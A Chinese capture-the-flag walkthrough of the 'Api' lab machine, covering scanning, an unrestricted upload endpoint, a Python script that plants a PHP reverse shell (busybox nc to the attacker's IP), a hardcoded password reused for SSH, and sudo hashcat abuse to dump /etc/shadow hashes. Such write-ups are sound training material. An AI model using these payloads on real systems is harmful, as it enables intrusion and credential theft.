12.10-Api

1、信息收集

主机发现

发现目标IP为192.168.56.181

```
┌──(root㉿kali)-[~]
└─# arp-scan -l -I eth1
Interface: eth1, type: EN10MB, MAC: 00:0c:29:af:92:af, IPv4: 192.168.56.125
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:1b       (Unknown: locally administered)
192.168.56.100  08:00:27:3f:f0:c2       PCS Systemtechnik GmbH
192.168.56.181  08:00:27:9b:9f:b1       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.127 seconds (120.36 hosts/sec). 3
responded
```

端口扫描

发现开启了22和80端口

```
┌──(root㉿kali)-[~]
└─# nmap -p- 192.168.56.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 22:08 EST
Nmap scan report for 192.168.56.181
Host is up (0.0051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:9B:9F:B1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 31.15 seconds

┌──(root㉿kali)-[~]
└─# nmap -p22,80 -sV -A 192.168.56.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 22:09 EST
Nmap scan report for 192.168.56.181
Host is up (0.0011s latency).
```


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: \xE7\xAE\xA1\xE7\x90\x86\xE7\xB3\xBB\xE7\xBB\x9F
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:9B:9F:B1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.07 ms 192.168.56.181

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.22 seconds
```

2、web探测

访问80端口，是一个登陆框，有验证码



用户登录

账号

请输入账号...

密码

请输入密码...

验证码


9094

登录


点击验证码可刷新

之前打SRC的时候习惯都看看验证码，右键验证码复制地址瞅一瞅

发现有 `/backend-api/code.php` 的路径



访问 `/backend-api/` ，是一个目录文件



Index of /backend-api

Name	Last modified	Size	Description
Parent Directory		-	
code.php	2025-12-07 03:00	327	
file.php	2025-12-07 11:00	5.1K	
uploads/	2025-12-09 20:37	-	

Apache/2.4.62 (Debian) Server at 192.168.56.181 Port 80

点击`file.php`看看，有hint，是一串unicode编码，解码提示要用POST发送请求


```
{"status":"error","message":"\u4ec5\u652f\u6301POST\u8bf7\u6c42","hint":"\u8bf7\u4f7f\u7528POST\u65b9\u6cd5\u53d1\u9001\u8bf7\u6c42\u3002"}

# {"status":"error","message":"仅支持POST请求","hint":"请使用POST方法发送请求。"}
```

POST发送请求后又有新提示

```
{"status":"error","message":"\u8bf7\u6c42\u683c\u5f0f\u9519\u8bef","hint":"\u8bf7\u4f7f\u7528 multipart\/form-data \u683c\u5f0f\u4e0a\u4f20\u6587\u4ef6"}

# {"status":"error","message":"请求格式错误","hint":"请使用 multipart\/form-data 格式上传文件"}
```



```
{"status":"error","message":"\u8bf7\u6c42\u683c\u5f0f\u9519\u8bef","hint":"\u8bf7\u4f7f\u7528 multipart\/form-data \u683c\u5f0f\u4e0a\u4f20\u6587\u4ef6"}
```

URL
http://192.168.56.181/backend-api/file.php

Use POST method

enctype
application/x-www-form-urlencoded


Body

Name
Upgrade-In

按提示使用`multipart/form-data`发送，又得新提示

```
{"status":"error","message":"\u6ca1\u6709\u68c0\u6d4b\u5230\u6587\u4ef6\u4e0a\u4f20","hint":"\u8bf7\u786e\u4fdd\u60a8\u7684\u8bf7\u6c42\u4e2d\u5305\u542b\u6587\u4ef6\u5b57\u6bb5\u3002\u68c0\u6d4b\u5230\u7684FILES\u6570\u7ec4\u4e3a\u7a7a\u3002","debug_info":{"request_method":"POST","content_type":"multipart\/form-data; boundary=----WebKitFormBoundary62Ml0E1VmY5ntv2E","post_data_size":"44 bytes","available_fields":"\u8bf7\u4f7f\u7528\u5b57\u6bb5\u540d: file (\u4f8b\u5982: name=\"file\")"}}

# {"status":"error","message":"没有检测到文件上传","hint":"请确保您的请求中包含文件字段。检测到的FILES数组为空。","debug_info":{"request_method":"POST","content_type":"multipart\/form-data; boundary=----WebKitFormBoundary62Ml0E1VmY5ntv2E","post_data_size":"44 bytes","available_fields":"请使用字段名: file (例如: name=\"file\")"}}
```



```
{"status":"error","message":"\u6ca1\u6709\u68c0\u6d4b\u5230\u6587\u4ef6\u4e0a\u4f20","hint":"\u8bf7\u786e\u4fdd\u60a8\u7684\u8bf7\u6c42\u4e2d\u5305\u542b\u6587\u4ef6\u5b57\u6bb5\u3002\u68c0\u6d4b\u5230\u7684FILES\u6570\u7ec4\u4e3a\u7a7a\u3002","debug_info":
{"request_method":"POST","content_type":"multipart\/form-data; boundary=----WebKitFormBoundary62Ml0E1VmY5ntv2E","post_data_size":"44 bytes","available_fields":"\u8bf7\u4f7f\u7528\u5b57\u6bb5\u540d: file (\u4f8b\u5982: name=\"file\")"}}
```

URL
http://192.168.56.181/backend-api/file.php

Use POST method

enctype
multipart/form-data

Body

Name
Upgrade-Insecure-Requests

Value
1

3、文件上传


按照上述提示，是一个文件上传，编写个python脚本，尝试上传个phpinfo

```python
import requests
```

```
url = "http://192.168.56.181/backend-api/file.php"
files = {'file': ('phpinfo.php', '<?php phpinfo(); ?>', 'text/php')}
cookies = {'PHPSESSID': 'ahvt33gbe2akshp2tm1p82723b'}

response = requests.post(url, files=files, cookies=cookies)
print(response.text)
```

访问 `/backend-api/uploads/` 发现上传成功了




Index of /backend-api/uploads

Name	Last modified	Size	Description
Parent Directory		-	
phpinfo.php	2025-12-09 22:26	21	

Apache/2.4.62 (Debian) Server at 192.168.56.181 Port 80

访问也成功执行了



PHP Version 8.3.19

System	Linux Api 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
Build Date	Mar 13 2025 17:34:44
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.3/apache2
Loaded Configuration File	/etc/php/8.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/8.3/apache2/conf.d
Additional .ini files parsed	/etc/php/8.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/8.3/apache2/conf.d/10-opcache.ini, /etc/php/8.3/apache2/conf.d/10-pdo.ini, /etc/php/8.3/apache2/conf.d/15-xml.ini, /etc/php/8.3/apache2/conf.d/20-calendar.ini, /etc/php/8.3/apache2/conf.d/20-ctype.ini, /etc/php/8.3/apache2/conf.d/20-curl.ini, /etc/php/8.3/apache2/conf.d/20-dom.ini, /etc/php/8.3/apache2/conf.d/20-exif.ini, /etc/php/8.3/apache2/conf.d/20-ffi.ini, /etc/php/8.3/apache2/conf.d/20-fileinfo.ini, /etc/php/8.3/apache2/conf.d/20-ftp.ini, /etc/php/8.3/apache2/conf.d/20-gd.ini, /etc/php/8.3/apache2/conf.d/20-gettext.ini, /etc/php/8.3/apache2/conf.d/20-iconv.ini, /etc/php/8.3/apache2/conf.d/20-mbstring.ini, /etc/php/8.3/apache2/conf.d/20-mysqli.ini, /etc/php/8.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/8.3/apache2/conf.d/20-phar.ini, /etc/php/8.3/apache2/conf.d/20-posix.ini, /etc/php/8.3/apache2/conf.d/20-readline.ini, /etc/php/8.3/apache2/conf.d/20-shmop.ini, /etc/php/8.3/apache2/conf.d/20-simplexml.ini, /etc/php/8.3/apache2/conf.d/20-sockets.ini, /etc/php/8.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/8.3/apache2/conf.d/20-sysvsem.ini, /etc/php/8.3/apache2/conf.d/20-sysvshm.ini, /etc/php/8.3/apache2/conf.d/20-tokenizer.ini, /etc/php/8.3/apache2/conf.d/20-xmlreader.ini, /etc/php/8.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/8.3/apache2/conf.d/20-xsl.ini, /etc/php/8.3/apache2/conf.d/20-zip.ini

那我们上传个反弹shell脚本

```
import requests

url = "http://192.168.56.181/backend-api/file.php"
files = {'file': ('revshell.php', '<?php exec("busybox nc 192.168.56.125 5555 -e
/bin/bash"); ?>', 'text/php')}
cookies = {'PHPSESSID': 'ahvt33gbe2akshp2tm1p82723b'}

response = requests.post(url, files=files, cookies=cookies)
print(response.text)
```

访问`/uoloads/revshell.php`，反弹shell成功

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.56.125] from (UNKNOWN) [192.168.56.181] 58632
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@Api:/var/www/html/backend-api/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

4、本地提权

xiaozhihuaa提权

查看一下/etc/passwd，有`xiaozhihuaa`用户

```
www-data@Api:/var/www/html/backend-api/uploads$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
xiaozhihuaa:x:1000:1000::/home/xiaozhihuaa:/bin/bash
```

在 `/var/www/html/login.php` 文件中，有硬编码凭证，密码为 `0tmyxZKD1szqdAYe`

```
// 模拟的固定账号（示例）
$USER = "root";
// 每次请求动态生成与固定明文对应的哈希，用于 password_verify
$PASS_HASH = password_hash("0tmyxZKD1szqdAYe", PASSWORD_DEFAULT);
```

用该密码ssh登陆xiaozhihuaa，登陆成功，获取到user flag

```
┌──(root㉿kali)-[~]
└─# ssh xiaozhihuaa@192.168.56.181
xiaozhihuaa@192.168.56.181's password:
Linux Api 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Dec  9 20:43:24 2025 from 192.168.56.125
xiaozhihuaa@Api:~$ ls
user.txt
xiaozhihuaa@Api:~$ cat user.txt
flag{user-7a1b1a56f991412e9b0c1d8e02a5f945}
```

root提权

`sudo -l` 有 `/usr/bin/hashcat`

```
xiaozhihuaa@Api:~$ sudo -l
Matching Defaults entries for xiaozhihuaa on Api:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xiaozhihuaa may run the following commands on Api:
    (ALL) NOPASSWD: /usr/bin/hashcat
```

读取一下 `/etc/shadow` 文件

```
xiaozhihuaa@Api:~$ sudo /usr/bin/hashcat /etc/shadow --show
Hashfile '/etc/shadow' on line 1 (root:$...qbaV6LQfDVR1.:20429:0:99999:7:::):
Token length exception
Hashfile '/etc/shadow' on line 2 (daemon:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 3 (bin:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 4 (sys:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 5 (sync:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 6 (games:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 7 (man:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 8 (lp:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 9 (mail:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 10 (news:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 11 (uucp:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 12 (proxy:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 13 (www-data:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 14 (backup:*:20166:0:99999:7:::): Token length
exception
```

```
Hashfile '/etc/shadow' on line 15 (list:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 16 (irc:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 17 (gnats:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 18 (nobody:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 19 (_apt:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 20 (systemd-timesync:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 21 (systemd-network:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 22 (systemd-resolve:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 23 (systemd-coredump:!!:20166::::::): Token length exception
Hashfile '/etc/shadow' on line 24 (messagebus:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 25 (sshd:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 26 (xiaozh...Cth3wuPI0uQJ.:20429:0:99999:7:::): Token length exception
No hashes loaded.

xiaozhihuaa@Api:~$ sudo /usr/bin/hashcat /etc/shadow -m 1800 --left
Hashfile '/etc/shadow' on line 2 (daemon:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 3 (bin:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 4 (sys:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 5 (sync:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 6 (games:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 7 (man:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 8 (lp:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 9 (mail:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 10 (news:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 11 (uucp:*:20166:0:99999:7:::): Token length exception
Hashfile '/etc/shadow' on line 12 (proxy:*:20166:0:99999:7:::): Token length
```

```
exception
Hashfile '/etc/shadow' on line 13 (www-data:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 14 (backup:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 15 (list:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 16 (irc:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 17 (gnats:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 18 (nobody:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 19 (_apt:*:20166:0:99999:7:::): Token length
exception
Hashfile '/etc/shadow' on line 20 (systemd-timesync:*:20166:0:99999:7:::): Token
length exception
Hashfile '/etc/shadow' on line 21 (systemd-network:*:20166:0:99999:7:::): Token
length exception
Hashfile '/etc/shadow' on line 22 (systemd-resolve:*:20166:0:99999:7:::): Token
length exception
Hashfile '/etc/shadow' on line 23 (systemd-coredump:!!:20166::::::): Token
length exception
Hashfile '/etc/shadow' on line 24 (messagebus:*:20166:0:99999:7:::): Token
length exception
Hashfile '/etc/shadow' on line 25 (sshd:*:20166:0:99999:7:::): Token length
exception
$6$nAVMh/f7MrbnLPJK$gJZN0M4V8lwmku99ObgNJq4v0m3K1WXgD.bGTymwveukLlKrkPVUCPA1eGyd
74qPoO93xaVdlqbaV6LQfDVR1.
$6$d6zkSRR2ZZIEwZU0$4SRn6WJoBCmaZBzfh8Ar5ku3.5bsAPK0Lr1wIk0VEryy.HbPUOJcbvzzWmPc
mg3GaWkWgSqnJCth3wuPI0uQJ.
```

得到 `root` 的hash值，但是无法爆破出来，应该是强密码

```
